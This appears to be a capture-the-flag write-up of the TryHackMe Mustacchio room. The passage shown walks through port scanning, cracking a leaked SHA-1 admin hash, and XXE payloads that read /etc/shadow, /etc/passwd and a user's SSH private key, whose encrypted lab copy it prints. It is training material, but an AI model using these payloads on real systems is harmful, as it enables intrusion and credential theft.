

# TryHackMe Mustacchio Room

## By Michael Ambeguia

### Sections:

1. Part 1 User Flag
2. Part 2 Root Flag
3. 5 Lessons Learned

## Part #1 User Flag

1. Perform initial enumeration of the target using Nmap:

```
(kali㉿kali)-[~/Downloads]
$ nmap -A 10.10.218.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 22:31 PST
Nmap scan report for 10.10.218.60
Host is up (0.17s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Mustacchio | Home
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.75 seconds


(kali㉿kali)-[~/Downloads]
$ █
```

Looks like the target has SSH and it hosts an Apache web server.

2. Look at the website. Inspect its source code.



[HOME](#) [ABOUT](#) [GALLERY](#) [BLOG](#) [CONTACT](#)



```
1 <!doctype html>
2 <html>
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Mustacchio | Gallery</title>
7   <link rel="stylesheet" type="text/css" href="custom/css/style.css">
8   <link rel="stylesheet" type="text/css" href="custom/custom/css/mobile.css" media="screen and (max-width : 568px)">
9   <script type="text/javascript" src="custom/js/mobile.js"></script>
10 </head>
11 <body>
12   <div id="header">
13     <a href="index.html" class="logo">
14       
15     </a>
16     <ul id="navigation">
17       <li>
18         <a href="index.html">home</a>
19       </li>
20       <li>
21         <a href="about.html">about</a>
22       </li>
23       <li class="selected">
24         <a href="gallery.html">gallery</a>
25       </li>
26       <li>
27         <a href="blog.html">blog</a>
28       </li>
29       <li>
30         <a href="contact.html">contact</a>
31       </li>
32     </ul>
33   </div>
34   <div id="body">
35     <h1><span>gallery</span></h1>
36     <ul class="gallery">
37       <li>
38         <a href="gallery.html">
39           
40         </a>
41       </li>
```

Regular HTML code. Nothing hidden in it.

LET'S KEEP IN TOUCH

NAME

ADDRESS

EMAIL

PHONE NUMBER

MESSAGE

There is a contact page that allows users to enter responses. Could be of interest.

3. Use Dirb to look for any hidden directories linked to the website.

```
(kali@kali)-[~]
$ dirb http://10.10.218.60/ /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jan 3 22:45:26 2025
URL_BASE: http://10.10.218.60/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
users bak 2021-06-12 15:48 8.0K

GENERATED WORDS: 4612
Server at 10.10.218.60 Port 80

— Scanning URL: http://10.10.218.60/ —
=> DIRECTORY: http://10.10.218.60/custom/
=> DIRECTORY: http://10.10.218.60/fonts/
=> DIRECTORY: http://10.10.218.60/images/
+ http://10.10.218.60/index.html (CODE:200|SIZE:1752)
+ http://10.10.218.60/robots.txt (CODE:200|SIZE:28)
+ http://10.10.218.60/server-status (CODE:403|SIZE:277)

— Entering directory: http://10.10.218.60/custom/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.218.60/fonts/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.218.60/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Fri Jan 3 22:58:51 2025
DOWNLOADED: 4612 - FOUND: 3
```

So there are a /custom, /fonts, and /images directory linked to the target web server. I will now look at each directory for anything interesting.

## Index of /custom

| <a href="#">Name</a>                                                                                               | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|--------------------------------------------------------------------------------------------------------------------|-------------------------------|----------------------|-----------------------------|
|  <a href="#">Parent Directory</a> |                               | -                    |                             |
|  <a href="#">css/</a>             | 2021-06-12 15:48              | -                    |                             |
|  <a href="#">js/</a>              | 2021-06-12 15:48              | -                    |                             |

Apache/2.4.18 (Ubuntu) Server at 10.10.218.60 Port 80

## Index of /custom/css

| <a href="#">Name</a>                                                                                               | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|--------------------------------------------------------------------------------------------------------------------|-------------------------------|----------------------|-----------------------------|
|  <a href="#">Parent Directory</a> |                               | -                    |                             |
|  <a href="#">mobile.css</a>       | 2021-06-12 15:48              | 3.3K                 |                             |
|  <a href="#">style.css</a>        | 2021-06-12 15:48              | 7.5K                 |                             |

Apache/2.4.18 (Ubuntu) Server at 10.10.218.60 Port 80

## Index of /custom/js

| <a href="#">Name</a>                                                                                                 | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|----------------------------------------------------------------------------------------------------------------------|-------------------------------|----------------------|-----------------------------|
|  <a href="#">Parent Directory</a> |                               | -                    |                             |
|  <a href="#">mobile.js</a>        | 2021-06-12 15:48              | 1.4K                 |                             |
|  <a href="#">users.bak</a>        | 2021-06-12 15:48              | 8.0K                 |                             |

Apache/2.4.18 (Ubuntu) Server at 10.10.218.60 Port 80

Found something interesting! Users.bak looks like it can contain some interesting information. I looked at the other linked directories but there were no files that stood out or that could be of use.

4. Download and investigate the users.bak file:

```
(kali㉿kali)-[~/Downloads]
$ ls -l users.bak
-rw-rw-r-- 1 kali kali 8192 Jan  3 22:50 users.bak

(kali㉿kali)-[~/Downloads]
$ file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3034001,

(kali㉿kali)-[~/Downloads]
$
```

So the users.bak file appears to be a backup of a sqlite2 database!

```
(kali㉿kali)-[~/Downloads]
$ cat users.bak
♦♦0]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

(kali㉿kali)-[~/Downloads]
$
```

Looks like there is one row and two columns!

```
(kali㉿kali)-[~/Downloads]
$ sqlite3 users.bak
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> .schema
CREATE TABLE users(username text NOT NULL, password text NOT NULL);
sqlite> SELECT * FROM users;
admin|1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
sqlite>
```

```
sqlite> PRAGMA table_info(users);
0|username|TEXT|1||0
1|password|TEXT|1||0
sqlite>
```

Oh yeah! I knew it! The users.bak file is a backup of a sqlite database that contains a username and a password hash! Now time to determine the type of hash!

5. Determine what type of hash the password is stored as:

```
(kali㉿kali)-[~/Downloads]
$ cat users.bak
♦♦0]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

(kali㉿kali)-[~/Downloads]
$ echo -n "1868e36a6d2b17d4c2745f1659433a54d4bc5f4b" | wc -m
40

(kali㉿kali)-[~/Downloads]
$
```

I used echo -n since the newline character should not be counted. The total number of hexadecimal characters is 40. There are 4 bits per hex character since each hex character can be represented by (0-9) and (a-f). If there are 16 possible values,  $2^4$  or 4 bits represent each hex character. \$0 hex times 4 bits to represent each means that this hash is a 160 bit hash which is commonly done by sha-1.

6. Crack the hash using John:

```
(kali@kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
bulldog19 (?)
1g 0:00:00:00 DONE (2025-01-03 23:33) 6.250g/s 4275Kp/s 4275Kc/s 4275KC/s bulldog27..bulldog04
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Downloads]
└─$ john --show hash.txt
?:bulldog19

1 password hash cracked, 0 left

(kali@kali)-[~/Downloads]
└─$
```

7. Try logging into target with ssh:

```
(kali@kali)-[~/Downloads]
└─$ ssh admin@10.10.218.60
admin@10.10.218.60: Permission denied (publickey).
```

8. Redo Nmap to find more potential services:

```
(kali@kali)-[~/Downloads]
$ nmap -p 1-10000 -sC 10.10.218.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 23:44 PST
Nmap scan report for 10.10.218.60
Host is up (0.16s latency).
Not shown: 9997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Mustacchio | Home
8765/tcp  open  ultraseek-http

Nmap done: 1 IP address (1 host up) scanned in 59.22 seconds

(kali@kali)-[~/Downloads]
$
```

Looks like there is ultraseek-http! What is ultraseek? Well, Ultraseek appears to be


Port 8765 Details

known port assignments and vulnerabilities

| Port(s) | Protocol | Service        | Details                                                                                                                                                                         |
|---------|----------|----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 8765    | tcp,udp  | ultraseek-http | Default port of a local GUN relay peer that the Internet Archive and others use as a decentralized mirror for censorship resistance.<br><br>IANA registered for: Ultraseek HTTP |
| 8765    | tcp,udp  | ultraseek-http | Ultraseek HTTP                                                                                                                                                                  |

Only one way to find out! I will try to access this port via my browser.


threat/application




Port 8765 leads to a login panel! Wonder if the username and password I found works with it?

9. Login to ultra-seek





Looks like I can add a comment on the website!



Insert xml code?

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Mustacchio | Admin Page</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sh
  <link rel="stylesheet" href="assets/css/home.css">
  <script type="text/javascript">
    //document.cookie = "Example=/auth/dontforget.bak";
    function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
    }
  </script>
</head>
<body>

  <!-- Barry, you can now SSH in using your key!-->

  <nav class="position-fixed top-0 w-100 m-auto ">
    <ul class="d-flex flex-row align-items-center justify-content-between h-100">
      <li>AdminPanel</li>
      <li class="mt-auto mb-auto"><a href="/auth/logout.php">Logout</a></li>
    </ul>
  </nav>

  <section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center">
    <h3>Add a comment on the website.</h3>

    <form action="" method="post" class="container d-flex flex-column align-items-center justify-content-center">
      <textarea id="box" name="xml" rows="10" cols="50"></textarea><br/>
      <input type="submit" id="sub" onclick="checktarea()" value="Submit"/>
    </form>
  </section>

```

Found an interesting comment in the source code! A document cookie that has /auth/dontforget.bak set to it. I will try to download the /auth/dontforget.bak file using wget.

```
(kali@kali)-[~]
└─$ wget http://10.10.135.196:8765/auth/dontforget.bak
--2025-01-04 12:53:58-- http://10.10.135.196:8765/auth/dontforget.bak
Connecting to 10.10.135.196:8765... connected.
HTTP request sent, awaiting response... 200 OK
Length: 996 [application/octet-stream]
Saving to: 'dontforget.bak'

dontforget.bak                                     100%[=====]

2025-01-04 12:53:59 (53.1 MB/s) - 'dontforget.bak' saved [996/996]

(kali@kali)-[~]
└─$ ls -l
total 150724
drwxr-xr-x 2 kali kali      4096 Aug 23 14:36 Desktop
drwxr-xr-x 2 kali kali      4096 Oct  2 12:41 Documents
-rw-rw-r-- 1 kali kali      996 Jun 12 2021 dontforget.bak
drwxr-xr-x 2 kali kali      4096 Jan  3 23:33 Downloads
-rw-rw-r-- 1 kali kali 154275906 Dec 29 15:10 hydra.restore
-rw-rw-r-- 1 kali kali       33 Dec 29 15:41 lazyhash
-rw-rw-r-- 1 kali kali       61 Nov 23 14:50 mission13
-rw-rw-r-- 1 kali kali       99 Oct 27 17:02 missy
drwxr-xr-x 2 kali kali      4096 Aug 23 14:36 Music
drwxr-xr-x 2 kali kali      4096 Aug 23 14:36 Pictures
drwxr-xr-x 2 kali kali      4096 Aug 23 14:36 Public
-rw-r--r-- 1 root root      417 Oct  9 22:59 script1.gnmap
drwxr-xr-x 2 kali kali      4096 Aug 23 14:36 Templates
drwxrwxr-x 3 kali kali      4096 Nov  3 13:27 TryHackMe
drwxr-xr-x 2 kali kali      4096 Aug 23 14:36 Videos

(kali@kali)-[~]
└─$
```

I will now inspect the file.

```
(kali@kali)-[~]
└─$ cat dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and sp
do in life. Life is so precious because it is s
that you are not using your time wisely. You co
ize that you are wasting precious time, you sti
</comment>

(kali@kali)-[~]
└─$
```

This file has some important information. I now know the xml structure required for the comment field. I need to include a name, author, and com (comment) in my exploit.

#### 10. Perform an XXE exploit on the target.

An XXE or xml external entity exploit is an exploit that takes advantage of xml to view files that are out of the scope of the application. The key to performing an xxe exploit is to match the dtd or document type definition of the application. The document type definition for the target is

found in the dontforget.bak file since a name, author, and comment are required for the xml input for the target.

I will find a xxe exploit online that I can use as a base for my custom exploit for the target. I found some payloads at the following GitHub page:


<https://github.com/payloadbox/xxe-injection-payload-list>

### XXE: File Disclosure


```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>
<userInfo>
  <firstName>John</firstName>
  <lastName>&ent;</lastName>
</userInfo>
```

I want to use the file disclosure exploit since I want to gain access to the target using Barry's ssh key. The source code had a comment providing this clue to me.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>
<comment>
  <name>Hacker!</name>
  <author>&ent;</author>
  <com>You got hacked loser!</com>
</comment>
```



My exploit works! I will look for Barry's private key under /home/barry/.ssh/id\_rsa.



I got it the key! I will copy it using the proper formatting by viewing the page source code by clicking ctrl +u.

```

29      </form>
30      <h3>Comment Preview:</h3><p>Name: Hacker!</p><p>Author : -----BEGIN RSA PRIVATE KEY-----
31 Proc-Type: 4, ENCRYPTED
32 DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E
33
34 jqDJP+blUr+xMLASyB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
35 bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
36 MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapE0ujRmw+ruBE65
37 l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/aLUUvI/jM8b0S2D
38 Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3L6l1DwyeUBZmc8UAuQFH7E
39 NsNswVykkR3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXFD3HSmWcc/8bHfdvVSgQ
40 ul7A8R0Lzvri7/WHlC1A1SfcrFaUj8vfXi53fip9gBblf6sy0o0zDJ4Vvw3yc0ie
41 TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
42 rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBC00/ekoYeNWlX
43 bh1lqTtQ6uC1KHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
44 4cpvlg9Qp5Fh7uFCDWoHE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
45 7+YoMkPWHvKjMs/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
46 T+gWceS51WrXIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
47 ahYmead6WiWHTM98G/hQ6K6yPD07GDh7BZuMgpND/LbS+vpBPRzXotCLXH6Q99I7
48 LIuQCn5hCb8ZHF06A+F2aZnpG0G7FsyTwTnActZLZ61GdxhNi+3tjOVDG0kPVUs
49 pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsXg
50 laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4LY2s7WiAlxx9o
51 vpJLGmtPzhg8AXJFVatwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsVGFgvQK
52 DZkaek+bBjXrmuqD4EB9K540Ru06d7kiwKNnTVgTspWLVCEbMfLi76SKtxLVpnF
53 6aak2iJkMIQ9I0bukDOLXMOAoEamLKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
54 ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBLqsn70PLSFj0LAHHCgIsxPawmlvSm3bs
55 7bdoFhlZBJxYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS90f
56 1dVkfWUhh2x9apWRV8pJM/ByDd0kNwa/c//MrGM0+DKKHoAZKfDl3sC0gdRB7kUQ
57 +Z87nFImxw95dxVvoZXZVoMSb70vf27AUhUeeU8ctWselKRmPw56+Xh0bBoAbRIn
58 7mxN/N5LlosTefJnIhdIhIDTDMsEwJACA+q686+bRed+drajgk6R9eKgSME7geVD
59 -----END RSA PRIVATE KEY-----</p><p>Comment : <br> You got hacked fool!<p> </section>
60
61

```

```

GNU nano 8.1
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMLASyB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapE0ujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/aLUUvI/jM8b0S2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3L6l1DwyeUBZmc8UAuQFH7E
NsNswVykkR3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXFD3HSmWcc/8bHfdvVSgQ
ul7A8R0Lzvri7/WHlC1A1SfcrFaUj8vfXi53fip9gBblf6sy0o0zDJ4Vvw3yc0ie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBC00/ekoYeNWlX
bh1lqTtQ6uC1KHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlg9Qp5Fh7uFCDWoHE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjMs/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrXIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
